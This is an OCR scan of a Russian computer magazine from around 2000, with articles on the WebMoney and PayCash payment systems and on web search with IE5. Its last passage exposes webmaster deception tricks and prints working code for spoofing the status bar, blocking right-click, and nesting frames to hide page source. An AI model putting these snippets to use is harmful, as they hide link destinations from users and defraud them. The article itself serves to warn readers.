
Для того чтобы стать участником системы WebMoney, надо с сайта <http://www.webmoney.ru> скачать программу WebMoney Keeper и запустить ее. Программа существует в двух версиях: 1.0.0.49 — простая версия, поддерживающая только долларские кошельки, и 2.0, которая поддерживает долларские и рублевые кошельки, может менять интерфейс (скины), но требует более мощного компьютера. При установке вам надо будет согласиться с правилами распространения программы, соглашением о трансфере имущественных прав и агентским договором с банком IMTB Inc. Прочтите эти соглашения, хотя для того чтобы понять, что там написано, надо иметь юридическое образование. Если вы хотите держать большие деньги в WebMoney, рекомендую посоветоваться со знакомым юристом.

Далее программа попросит задать пароль и место для хранения файлов с секретным ключом и кошельками. Хранить эти файлы надо так, чтобы их не мог получить никто другой: кто владеет ими, тот владеет деньгами. Поэтому лучше всего хранить эти файлы на дискете или другом съемном диске (ZIP, LS-120 или магнитооптика). Программа предложит ввести данные о себе (можно и не вводить), затем свяжется с центром сертификации, который присвоит вам уникальный 12-значный иден-

тификатор. Запишите его — он будет определять вас в системе.

Все, что программа передает через Интернет, шифруется с ключом 1040 бит, обеспечивающим высокую защищенность и конфиденциальность сделок. Программа требует прямого соединения через порт 2802. Для тех, кто работает через обычного провайдера, это, скорее всего, ничего не значит, а работающим в корпоративной или частной сети через прокси-сервер или файервол можно порекомендовать программы, эмулирующие прямое соединение, например, SocksCap (<http://www.socks.nec.com>), WinGate, MS Proxy 2.0, HTTPort2. Подробности настройки этих программ можно прочитать на сервере WebMoney.

Кнопки управления программой



Общий вид программы WM Keeper

выводят в основное окно ваших корреспондентов, с которыми вы переписываетесь с помощью WM Keeper (верхняя кнопка) историю покупок (вторая сверху), ваши кошельки (третья) и специальную страничку на сайте WebMoney с новостями и ссылками на полезные ресурсы (четвертая).

В ходе работы программы в трее висит иконка с симпатичным муравьем, которая показывает состояние связи и выводит иные сообщения. Расшифровку значений иконки можно найти на сайте.

После установки программа автоматически создает один долларовой кошелек (к сожалению, пустой). Кстати, долларские эквиваленты обозначаются WMZ и хранятся в кошельке типа Z, а рублевые — WMR и

хранятся в кошельке типа R (недавно появились кошельки типа C и D для операций займа).

Пополнить кошельки можно следующими способами:

- банковским переводом (в том числе через Сбербанк РФ);
- почтовым переводом;
- при помощи системы Western Union;
- обменять рубли или валюту на WM в уполномоченном банке или обменном пункте;
- получить WM от кого-либо из участников системы за услуги, товары или в обмен на наличные деньги.
- воспользоваться предоплаченной WM-картой.

Перевести деньги из WebMoney в рубли или доллары можно теми же способами (за исключением почтового перевода и предоплаченной карты). Подробное описание процедуры переводов, адреса обменных пунктов, а также тарифы, взимаемые за перевод денег, можно найти на сайте.

Для расчетов с разными людьми или просто для удобства вы можете создать любое количество кошелеков разных типов. Делается это так: щелкаете на кнопке "кошелек" и, в окне с кошельками, щелкаете правой кнопкой мыши. В появившемся меню выбираете "Создать". В открывшемся окне можно выбрать тип кошелек и задать его название (оно ничего не значит и служит только для удобства). Точно так же можно удалить пустой кошелек.

Система обмена сообщениями позволяет найти корреспондента по его WM-идентификатору, посмотреть сведения, которые он о себе оставил, и отправить ему сообщение. Это необходимо при расчете за товары, если на сайте продавца нет системы автоматической оплаты.


Как совершить покупку

Полный список магазинов, работающих в системе, можно найти в каталоге MegaStock (<http://megastock.molot.ru/>). Все ресурсы отсортированы по категориям и количеству транзакций (совершенных покупок).


Есть несколько вариантов совер-

шения покупки, на усмотрение владельца магазина.

1. Drug&drop — самый простой и удобный. Если на страничке оформления заказа вы видите окошко кассы, то, открыв WM Keeper, можете мышкой перетащить деньги из кошелька в кассу. При этом курсор изменится на изображение монетки, которую надо опустить в кассу.



Появится окно WM Keeper, в котором необходимо указать адрес доставки (настоящий почтовый адрес, если вы покупаете какую-нибудь вещь). Там же укажите дополнительные сведения (например, код на входной двери, если предполагается доставка курьером). После этого в окне кассы появится чек, извещающий вас о том, что счет выставлен. Этот счет через несколько секунд придет к вам и откроется в окне WM Keeper. Обязательно проверьте реквизиты на соответствие тем, что объявлены на сайте магазина. Нажмите кнопку "Оплатить", и деньги из вашего кошелька перейдут в кошелек продавца.



2. Другой способ оплаты покупки основан на использовании системы сообщений WebMoney. Продавец на своем сайте указывает свой WM-идентификатор, с помощью которого можно послать запрос на выставление счета. Для этого в своем WM Keeper вы открываете меню, выбираете "Сообщения" —> "Отправить". Открывается окно отправки сооб-

щения. В поле WM# пишете WM-идентификатор продавца, в поле сообщения — заказываемый товар, количество, адрес и условия доставки. Хозяин магазина вручную выписывает вам счет, который вы оплачиваете так же, как и при автоматическом выставлении счета. Естественно, счет приходит не через 3—4 секунды, а тогда, когда его отправит продавец.

Что еще можно сделать с помощью WebMoney?

С помощью WebMoney можно открыть собственный магазин в Интернете. Специально для этого создана программа ShopCreator, которая содержит необходимые шаблоны для создания магазинов различной степени сложности и для различных серверов. На сайте системы даны подробные рекомендации по созданию магазина.

Заработать (или, наоборот, просадить) деньги можно, играя на биржах INDX (<http://www.indx.ru>) или RUMBA (<http://www.rumba.ru/>), а также играя в лото (<http://game.webmoney.ru/> или <http://www.wmlotto.com/>), вкладывая деньги в венчурный проект Visiting.ru, делая ставки на спортивных тотализаторах и даже на ставках на успешность баннерной рекламы. Работают также несколько баннерообменных сетей и своеобразных клубов "кликеров", зарабатывающих на просмотре рекламы.

Достоинства и недостатки

Основное достоинство системы — мгновенные расчеты. Деньги не задерживаются в банках, не крутятся в непонятных махинациях, а сразу перечисляются с кошелька на кошелек.

Второе достоинство — абсолютная анонимность сделок: если вы не хотите, о вас никто и ничего не узнает. И даже если вы пройдете аттестацию (нотариальное подтверждение ваших реквизитов), информация о сделках останется только на вашей совести.

Третье достоинство — защищенность транзакций. По утверждению

разработчиков, еще не было зарегистрировано случаев успешного взлома системы. И в это можно поверить, если учесть логику работы системы и набор средств, применяемых для защиты.

Недостатки системы — продолжение ее достоинств. Главным среди них — отсутствие гарантий. Если вы заплатили за товар, единственной гарантией доставки является известность магазина и отсутствие отрицательных отзывов в прошлом. С другой стороны, если использовать схему с протекцией сделки, может пострадать продавец, который поставил товар, но не получил подтверждения. Для смягчения этого недостатка используется система аттестации магазинов, нотариальное заверение их реквизитов.

Второй недостаток — проблематичность ввода денег в систему и вывода из системы. Особенно остро это ощущается в регионах, где нет обменных пунктов, и единственный способ перечисления денег — банковский перевод.

Во всяком случае, WebMoney — анонимная, защищенная и открытая для участия система мгновенных расчетов в Интернете. Подключайтесь и пробуйте.

Дмитрий Анарцев

PayCash

Некоторое время назад (МП №8, "Ваш личный счет в Интернете"), рассказывая о бизнесе и коммерции в Сети, я уже упоминал о платежной системе WebMoney. К сожалению, тогда в качестве примера альтернативной платежной системы пришлось сослаться на американскую PayPal, которая всем хороша, за исключением того, что для граждан USA only!

Системы электронных платежей развиваются стремительно, и было бы странно, если бы у WebMoney не появился достойный конкурент. Любая сетевая платежная система обладает своими достоинствами и недостатками. Системы электронных платежей WebMoney и PayCash тоже не свободны от недостатков, как индивидуальных, так и присущих обеим системам.

Интернет-системы электронных платежей призваны обеспечить пользователю прежде всего удобство и быстроту оплаты покупок в Сети при работе с электронной наличностью. Обе системы справляются с этой задачей на "отлично". С точки зрения удобства и скорости конвертации денежной наличности в электронную, без сомнений, оцениваю эту услугу на твердую четверку, но не более, так как ни одна из систем не позволяет пополнять счет с использованием кредитных карт. По большому счету, если не принимать во внимание особенности технической реализации электронных платежей, системы практически одинаково удобны для оплаты товаров и услуг. Но рано или поздно пользователь, постоянно и подолгу работающий в Сети, сталкивается не только с необходимостью купить что-либо в онлайн-магазине, но и испытывает желание продать что-либо, воспользовавшись системой электронных платежей. С этой позиции различия между рассматриваемыми платежными системами более чем ощутимы.

Общие сведения

Для начала — характеристика системы PayCash (<http://www.paycash.ru>), взятая из официального пресс-релиза: "Система позволяет производить экономичные, безопасные, мгновенные, приватные и, несмотря на приватность, абсолютно доказуемые платежи посредством открытой сети передачи данных (Интернет). В основе системы PayCash лежит технология электронной наличности (digital cash), предложенная Дэвидом Чаумом (David Chaum, система "eCash"). Электронная (цифровая) наличность — это бессрочные денежные обязательства на предъявителя, эмитированные банковской или иной структурой в форме электронных (цифровых) сертификатов, которые могут быть использованы для расчетов через сеть Интернет и обеспечиваются обыкновенными денежными средствами в момент предъявления обязательства его эмитенту. С точки зрения пользователя (продавца или покупателя), система PayCash — это совокупность элек-

тронных кошельков, каждый из которых представляет собой защищенную клиентскую программу, позволяющую переводить и получать электронную наличность из других кошельков, хранить ее в интернет-банке, конвертировать, выводить из системы на банковские счета или в другие платежные системы, и так далее. Электронная наличность PayCash полностью эмулирует качества обычных наличных средств, добавляя к ним более высокую степень защищенности, приватности, но главное — экономичности собственно платежной системы".

Главный офис платежной системы территориально расположен в Санкт-Петербурге, крупный филиал — в Москве. Система усиленно развивается. Предполагается в недалеком будущем охватить сеть филиалов все крупные региональные центры.

Особенности работы

Для работы с платежной системой PayCash пользователю необходимо установить клиентское ПО "Ко-

шелек" даже неопытный пользователь. Особенно приятно то, что программа не прописывает информацию о себе в системный реестр Windows, что позволяет не только иметь на компьютере неограниченное число программ, но и в случае необходимости моментально уничтожать каталоги с программой без возни с процедурой деинсталляции.

При использовании специального ПО платежной системы могут возникать проблемы, подобные использованию ПО от WebMoney. "Кошелек" может работать только в сети с реальными IP-адресами. Другими словами, при использовании в сети файервола ваш системный администратор должен открыть для пользователя 496, 8120, 8127-8129 порты, если они были заблокированы.

Счет и Платежная книжка

Установив ПО, пользователь обнаружит в нем пункты меню "Счета" и "Книжки". С помощью "Кошелька" можно открывать счета в банках платежной системы. Сам счет хранится в банке, а в "Кошельке" — только данные об этом счете. Платежные книжки предназначены для хранения электронных денег и расплаты ими в рамках платежной системы. Они создаются "Кошельком" по желанию владельца и сохраняются в "Кошельке". При создании книжки требуется выбрать банк платежной системы, который будет обслуживать создаваемую книжку, валюту книжки, а также ключи банка.

В отличие от WebMoney предлагаемая технология работы позволяет достичь не только полной анонимности, но и фактической бесконтрольности перевода средств со стороны администрации системы, так как при переводе денег со счета на книжку банк не имеет возможности узнать, на какую именно книжку переводятся деньги.

Схема работы системы выглядит следующим образом. Будущий клиент при помощи "Кошелька" открывает счет в "Банке" и каким-либо способом переводит на счет деньги, после чего становится клиентом. Чтобы иметь возможность расплачиваться, он создает у себя в компь-



шелек", которое можно бесплатно загрузить с сайта системы. Предлагается использовать "Простой" или "Полнофункциональный Кошелек". Первый, работающий только с одним банком системы PayCash, при каждом запуске связывается с банком, получая все деньги, лежащие на счете, и при необходимости позволяет выполнять операции оплаты. "Полнофункциональный Кошелек" работает с неограниченным количеством банков системы PayCash, позволяет управлять деньгами как на счетах системы PayCash, так и заводить множество платежных книжек для различных типов платежей. Установка ПО элементарна и с ней без труда спра-

ютере при помощи "Кошелька" одну или несколько платежных книжек, затем, опять же при помощи "Кошелька", переводит некоторую сумму денег со своего счета на одну из книжек, то есть в свой компьютер. При этом "Банк" не только не может определить, на какую книжку переводятся деньги, но и не знает, кому принадлежат конкретные платежные книжки. Платеж осуществляется в режиме реального времени с авторизацией платежа в "Банке". Цепочка сообщений при платеже имеет следующий вид: продавец —> покупатель —> продавец —> "Банк" —> продавец —> покупатель.

С учетом сказанного становится понятно, что PayCash — это система действительно анонимных электронных денег, а не просто система клиент-банк. Это выражается еще и в том, что "Банк" не может (например, по требованию суда) воспрепятствовать клиенту тратить электронные деньги, которые тот успел перевести в свой компьютер, иначе как прекратив все платежи в системе. В системе WebMoney деньги хранятся на счете, который может быть заблокирован ее владельцами в случае соответствующего решения.


Вывод денег из системы. Дебетная карта банка

Некоторые особенности работы с системой, например, необходимость отключать прокси в браузере при осуществлении платежей, подробно описаны в документации к ПО, поэтому я не буду на них останавливаться. Отмечу еще одну интересную возможность, позволяющую пользователю сразу начать работать с реальным счетом. Интернет-игры, представленные на сайте (<http://www.paycash.ru/new/games/default.htm>), позволяют выиграть небольшие, но реальные деньги. Например, для того чтобы получить денежный приз в игре "Простейшая", достаточно просто внимательно прочесть инструкцию к ПО.

Подобно системе WebMoney разработчики PayCash бесплатно предлагают владельцам веб-сайтов ПО для организации электронного магазина, написанное на Delphi. Оно по-

зволяет технически быстро и просто организовать динамический онлайн-магазин. Замечу, что ПО для создания электронного магазина поставляется вместе с исходными файлами на Delphi, так что знакомство с архивом (<ftp://ftp.paycash.ru/Developer/MartSetup.exe>) будет полезно не только разработчикам магазинов, но и студентам, изучающим различные сетевые приложения на Delphi.

Получая доход в виде электронных денег, например, от деятельности своего веб-магазина, пользователь системы сталкивается с необходимостью конвертации электрон-



ных денег в бумажные. Система WebMoney позволяет выводить деньги из нее путем перечисления их на открытый пользователем в каком-либо банке счет (рублевый или долларовый). На мой взгляд, владельцы системы WebMoney специально организовали систему вывода из нее денег так, чтобы она была не слишком удобна для пользователя. Очевидно, что в ситуации, когда пользователю проще потратить электронные деньги в одном из онлайн-магазинов, работающих с системой WebMoney, чем выводить деньги на счет вне системы, он так и будет поступать. В результате этого деньги остаются в системе, а значит, владельцы WebMoney могут получать проценты от хранящихся у них средств. Конечно, при большом желании деньги можно вывести из системы, хотя денежный процент, отчисляемый за операцию вывода, не слишком привлекателен, а операция перевода занимает несколько дней.

Система PayCash позволяет получать наличные деньги практически мгновенно, так как время, требуемое для получения средств, склады-

вается из нескольких секунд, необходимых для перечисления денег на дебетную карту банка, и времени, требуемого владельцу карты, чтобы дойти до ближайшего банкомата, поддерживающего работу с картами "Cirrus-Maestro". Сейчас с этими картами работает более 300 тысяч банкоматов в странах всего мира. Это особенно удобно, так как, находясь в другой стране, вы можете получить деньги по пластиковой карте в валюте этой страны. Для оформления дебетной карты не обязательно обращаться в банк лично. Можно взять с сайта бланк договора с банком (http://www.paycash.ru/new/market/cirrus_maestro.htm), заполнить его и отослать в банк заказным письмом. После оплаты расходов (для чего можно использовать систему PayCash) за открытие и годовое обслуживание счета в банке (около \$3) пользователь получает дебетную карту, которая высылается в его адрес заказным письмом. На деньги, хранящиеся на счете (дебетной карты) ежемесячно начисляется 10% годовых. Естественно, выданная банком пластиковая карта является полноценной дебетной картой "Cirrus-Maestro", а значит, может использоваться не только для получения денег в банкоматах, но и для оплаты различных услуг и покупок в магазинах, в том числе электронных (см. МП №10 "Расчетные карты для платежей в Интернет").




Надеемся, что приведенное здесь сравнение российских электронных платежных систем позволит читателям сделать оптимальный выбор системы, наиболее подходящей для решения их конкретных задач. Владельцам коммерческих сайтов, предлагающих пользователю различные товары и услуги в сети Интернет, лучше использовать обе платежные системы, тогда посетителю не придется задумываться о проблеме конвертации электронных денег из одного типа в другой и искать другой сайт, на котором принимают к оплате электронные деньги имеющегося у него типа.

Игорь Ананченко


**Поиск информации
в Интернете**

Материал в данном разделе вряд ли сможет претендовать на оригинальность — эта тема наиболее полно представлена в литературе, статьях СМИ и в самом Интернете. Однако без него освещение вопроса эффективности работы в Интернете было бы неполным, поскольку во время реальной работы постоянно приходится обращаться к поисковым серверам. Ниже приведено описание системы поиска IE5 для Windows'95 (далее IEMS-поиск).



Как и ранее, часть информации будет оформлена в виде следующих врезок:

-  — приемы, напрямую влияющие на эффективность работы;
-  — необходимые теоретические пояснения;
-  — предупреждения, относящиеся к вопросам безопасности.

**Организация поиска
в Internet Explorer 5.0**



Доступ к поисковой системе IE5 можно получить, нажав кнопку "Поиск", после чего происходит соединение с метапоисковой машиной от Microsoft — ie.search.msn.com. Я не нашел простого способа избавиться от этого навязчивого сервиса Microsoft или перенастроить эту функцию средствами браузера, хотя больших нареканий, кроме несколько замедленной реакции системы на



Эффективная работа в Интернете

**Олег Аверин,
фирма "Компьютерный мир"**


*Продолжение. Начало см.
"Магия ПК" №10/2000*

переход в окно поиска, он не вызывает. Обратите внимание на строчку "Предоставлено Apot". Это означает, что результаты поиска будут предоставлены в первую очередь именно этим поисковым сервером.

Вы можете изменить предлагаемый браузером поисковый сервер, нажав на кнопку "Настроить". После некоторой паузы на экране появится окно настройки, которое позволит вам указать, какой поисковой системой вы будете пользоваться по умолчанию, а также указать те серверы, с которыми вы будете работать.


Для изменения порядка следования серверов воспользуйтесь стрелочками, расположенными ниже окна списка с их именами, а для исключения ненужных снимите галочки напротив имен серверов. Мне не удалось добавить в список новые серверы, а те, которые указаны, устанавливаются вместе с русской версией IE5. Чем руководствовались при этом разработчики — сказать трудно, однако на практике эти поисковые системы, как правило, удовлетворяют большинству запросов, а правила формирования сложных запросов для данных систем в основном совпадают.

После выполнения поиска становится доступной кнопка "Следующий" для получения доступа к результатам поиска по другим серверам.

Для возврата в окно задания строки поиска нажмите "Создать".  Перед тем как начать операцию поиска, скопируйте содержимое поля поиска в буфер, нажав Ctrl+C, — это поможет вам быстро найти нужную информацию на веб-странице после перехода на нее по поисковой ссылке.

После того как вы попадаете на веб-страницу по ссылке, возникает проблема найти на ней то, что нужно. Для этого нажмите Ctrl+F — вызов меню поиска на текущей странице — и введите строку поиска. Если вы воспользовались советом и предварительно скопировали последнюю в буфер обмена, то просто нажмите Ctrl+V — содержимое буфера переместится в поле поиска. Окно поиска на странице не исчезает после выполнения операции, поэтому иногда оно может закрыть результат. Поэтому лучше заранее переместить его в другое место экрана.

**Поисковые серверы
в Интернете**

 Релевантность — степень точности получаемых результатов поиска. Чем выше релевантность, тем больше шансов попасть в нужное место Сети, начиная с первых ссылок.

В данном разделе будут рас-

смотрены основные поисковые системы, обеспечивающие полноценную поддержку кириллицы, и даны их краткие характеристики. Особенностью таких серверов является "понимание" морфологии русского языка, чего нет на англоязычных серверах.

Для достижения приемлемых результатов поиска лучше всего пользоваться так называемой сложной системой построения запросов. Для каждого сервера она своя, однако базовые правила поддерживаются всеми основными поисковыми системами. Чтобы подробно изучить систему команд каждой поисковой системы, достаточно пройти по ссылке "Язык запросов", которую можно обнаружить на стартовой странице поискового сервера.

Яндекс (www.yandex.ru)

Это одна из наиболее популярных поисковых машин в русскоязычном Интернете.

- Индексировано 22 662 935 документов (по состоянию на 25.07.2000).
- Самая высокая релевантность.
- Полная совместимость с IEMS-поиском и наиболее удобный интерфейс.
- Самая быстрая обработка запросов.
- Возможность адресной навигации по страницам найденного сайта с подсветкой искомых слов на странице, поиска похожих документов.
- Очень удобный язык построения сложных запросов, доброжелательная атмосфера, минимум рекламы и графики.

Апорт (www.aport.ru)

Система ориентирована на неготовленного пользователя.

- Относительно высокая степень релевантности для простых запросов.
- Недостаточная совместимость с метапоисковой машиной IE5 (невысокая релевантность сложных запросов).
- Из-за весьма сложной структуры результирующих страниц поиска их загрузка происходит не очень

быстро, что создает впечатление "подвисшего" соединения.

- Скорость поиска существенно зависит от точности составления запроса.
- Возможен перевод статей с русского на английский и обратно.
- Немного перегруженная графикой главная страница сохраняет предыдущие запросы пользователя (если разрешены cookies).
- Подход в общении с пользователями более официальный, но исчерпывающий, в плане персональной поддержки есть возможность зарегистрироваться и настроить систему под себя (цвет, первая страница), можно скачать помощника — Aport Express.

Рамблер (www.rambler.ru)

Это одна из старейших поисковых машин в русскоязычном Интернете.

- Высокая скорость подготовки файла отчета.
- Относительно высокая релевантность поиска.
- Большая база данных, возможность гибкой настройки системы для поиска с какими-либо ограничениями.
- Не очень дружелюбный и удобный интерфейс.

Altavista (www.altavista.com)

Последняя инстанция:

- Чисто коммерческий проект, работает с 1995 года, более 250 млн документов.
- Выверенный и не перегруженный графикой англоязычный интерфейс.
- Высокая скорость поиска с выбором языка (в том числе русский).
- Данная система в механизме IEMS-поиска не представлена (для IE5);
- Поскольку поиск ведется по словарю, говорить о высокой степени релевантности не приходится — запросы следует формулировать максимально точно, чему способствует самый развитый, но и самый сложный язык расширенных запросов, требующий от пользователя достаточной подготовки.

- Есть русскоязычный интерфейс для построения запросов (www.comptek.ru).

Принципиальные отличия описанных выше серверов состоят в количестве индексируемых документов, организации индексного поиска и степени релевантности предоставляемых результатов.

☛ Cookies — "ключики", "за-кладки". Это небольшой текстовый файл, его создает сервер, который вы посещаете, и хранит на вашем диске в каталоге Windows\Cookies. При повторном заходе на такой сервер данный файл передается ему с вашего ПК и информирует его о параметрах вашей системы (обычно разрешение монитора), а также о предыдущих действиях, которые вы совершали на этом сервере — посещениях страниц, переходах по ссылкам, значениях параметров форм регистрации и пр. Механизм cookies снижает степень безопасности вашей системы, поскольку в таком файле может сохраниться незащищенный пароль доступа к какому-то персональному сервису. Вместе с тем, следует избирательно отказываться от cookies для разных серверов, иначе вы можете утратить возможность нормальной работы с ними. На механизме cookies основана работа большинства поисковых серверов, каталогов и интернет-магазинов.

Другие способы поиска информации в Сети

Поисковые системы позволяют вести достаточно эффективный поиск в пределах собственных баз данных, которые называют также индексом поискового сервера. Однако эти базы охватывают, разумеется, далеко не все существующие ресурсы Интернета. Ниже перечислены другие источники информации, с помощью которых можно вести адресный поиск, иногда более продуктивные.

Службы каталогов Интернет. Эти серверы организованы по принципу справочных систем, которые описывают собственно ресурсы Интернета с использованием всевозможных

рубрикаторов. Такие каталоги часто имеют региональный характер (например, для Санкт-Петербурга — <http://www.portal.spb.ru>). Так, при выборе маршрута туристической поездки вас, скорее всего, будут интересовать турфирмы вашего города, поэтому проще обратиться в региональный каталог, выбрать там рубрику "Путешествия" и сразу получить доступ к нужному списку.

Самый крупный в мире каталог — www.yahoo.com. В России заслуживают безусловного внимания каталоги @Rus (www.atrus.ru, бывший АУ!) и List.ru (<http://www.list.ru>).

В Интернете существуют и так называемые телеконференции, или новостные каналы. Они служат для обсуждения сетевым сообществом различных тем, от политики до выращивания огурцов. Это напоминает доску объявлений, на которой каждый может вывесить все что угодно, и затем обсуждать это с другими. Разные провайдеры поддерживают разный набор телеконференций (например, WebPlus обеспечивает доступ более чем к 24 тыс. каналам).

По моему мнению, телеконференции не очень надежный источник получения информации, поскольку нельзя судить об уровне компетентности респондентов. Однако часто они могут быть единственным источником, из которого можно получить конкретную информацию по специфическому вопросу. Как уже упоминалось, основные поисковые серверы поддерживают поиск в новостных каналах, средство для доступа к этой части Сети поставляется вместе с браузером. Для IE это служба новостей Internet News. Для более детального поиска в телеконференциях можно воспользоваться специализированной службой www.deja.com.

Если вы используете UseNet в качестве источника информации, то, вероятно, вам понадобится средство для отслеживания обновления каналов новостей — попробуйте программу WatzNew ver. 1.5 (www.watznew.com).

Продолжение следует.



Алексей Петюшкин

Интернет слезам не верит,

или Золотая Жаба-2

Когда стало ясно, что интернет-ресурс может быть не только безобидным развлечением или хобби, а в состоянии при определенном подходе приносить его владельцу популярность и деньги, многие решили распахнуть информационную целину, засеять ее веб-семенами и периодически собирать сетевой урожай. Разумеется, такие человеческие пороки, как алчность и жажда славы тоже дали себя знать и проросли сорняками многочисленных недобросовестных уловок и приемов. О некоторых таких обманных средствах журнал уже писал в предыдущем номере, но сетевые обманщики изобретают все новые уловки для одурачивания пользователей Интернета.

Предлагаю подборку самых распространенных приемов сетевого обмана, связанных с искусственным повышением количества посетителей веб-ресурсов и получением денег за участие в партнерских программах. Во всех приведенных для примера кодах в качестве демонстрационного URL использован несуществующий адрес <http://www.page.ru>. Теги `<html>`, `</html>`, а в ряде случаев и `<body>`, `</body>`, для краткости опущены.

Не верь глазам своим!

Случалось ли вам когда-либо при наведении курсора на текстовую или графическую гиперссылку видеть в статусной строке вместо URL обычное слово или словосочетание? Например, ссылка гласит: "Pentium III 750 MHz всего за \$100!" Многие пользователи не жмут бездумно на все попавшиеся на веб-странице линки, а предварительно сверяют смысл, который несет ссылка, с адресом, появляющимся в статусной строке браузера. В случае с компьютером за столь смехотворную цену вместо предполагаемого <http://www.page.ru/rasprodazha/pentium3.html> можно будет увидеть скорее всего обычную надпись "Купи себе компьютер!" или что-то в этом роде. Доверчивый пользователь пойдет на поводу у изобретательного веб-мастера, щелкнет по такой ссылке и попадет... на сервер рекламной службы, которая идентифицирует ресурс, с которого вы пришли к ним, по реальной ссылке (она может выглядеть следующим образом: <http://www.page.ru/cgi-bin/partner.cgi?15546>).

Реализуется этот прием так:

```
<a href="http://www.page.ru/cgi-bin/partner.cgi?15546" onMouseOut="window.status=""; return
```



```
true;" onMouseOver = "window.status =
'Купи себе компьютер!'; return true;">
Pentium III 750 MHz всего за 100$!</a>
```

Руки прочь от правой кнопки!

Сегодня уже достаточно много написано о том, что творят участники партнерских программ ради получения выгоды, поэтому некоторые пользователи Интернета, прежде чем на что-либо нажимать, наводят курсор на ссылку, нажимают правую кнопку мыши и смотрят HTML-код линка. Но владельцы сайтов-обманщиков тоже не лыком шиты и размещают на нужной странице небольшой JavaScript-код, запрещающий просмотр HTML-источника:

```
<head>
<script language="JavaScript">
document.onmousedown=new Function
("if (event.button ==
2||event.button==3) alert('Нажимай-на-
жимай, не бойся:-)')")
</script>
</head>
<body>
<a href="http://www.page.ru/cgi-bin/
partner.cgi?15546">Компьютер за
100$!</a>
</body>
```

Совместив этот код с кодом, выводимым в статусной строке не адрес, а любую фразу, можно легко обмануть пользователя.

Вы, вероятно, спросите: "А как же основное меню? Там ведь тоже есть пункт для просмотра кода HTML?". Да, конечно, через пункт меню "Вид" в браузере можно получить доступ к коду. Но не все пользователи знают, что это возможно, а тех, кто знает, тоже можно запутать.

Раз матрешка, два матрешка...

Делается это следующим образом. Создается документ на фреймовой основе:

```
<frameset border="0" frameborder
="no"
framespacing="0" rows="100%, **">
<frame name="main" src="./tupik/
tupik.html">
<frame src="about:blank">
</frameset>
```

В первое (основное) окно загружается файл tupik.html, находящийся в директории tupik, а во второе окно... вообще, ничего туда не загружается (такое происходит при запуске MS IE, если в настройках не указан адрес стартовой страницы и по умолчанию стоит about:blank — чистая страница). Если на странице tupik.html поместить скрипт, запрещающий просмотр источника кода, но его все-таки кто-то захочет увидеть через основное меню, то увидит он вышеуказанный код с фреймами. Умный человек возьмет и введет в адресной строке браузера этот самый tupik.html, дабы потом получить доступ к коду отдельно взятого файла. Вводит и получает... тот же самый документ: с помощью правой кнопки код просмотреть невозможно, а пункт меню "Вид" снова выдает источник фреймовой структуры.



Здесь мы имеем дело с так называемой вложенной фреймовой структурой документа. Суть аналогична процедуре вложения одних таблиц в другие при компоновке веб-страницы: стартовый документ разбит на два (один из них пустой, второй с содержанием), вторая страница основного документа состоит в свою очередь еще из двух документов (опять один about:blank, другой с контентом) и так далее. Таким образом можно создать и 5-, и 10-уровневую иерархию вложения документов, и в коде каждого из них будет присутствовать скрипт, запрещающий просмотр источника HTML. Согласитесь, что после открытия уже третьей составляющей страницы, как две капли воды похожей на две предыдущие, вам это занятие надоест и вы прекратите всякие попытки узреть таинственный код.

Куда привел меня, Сусанин?!

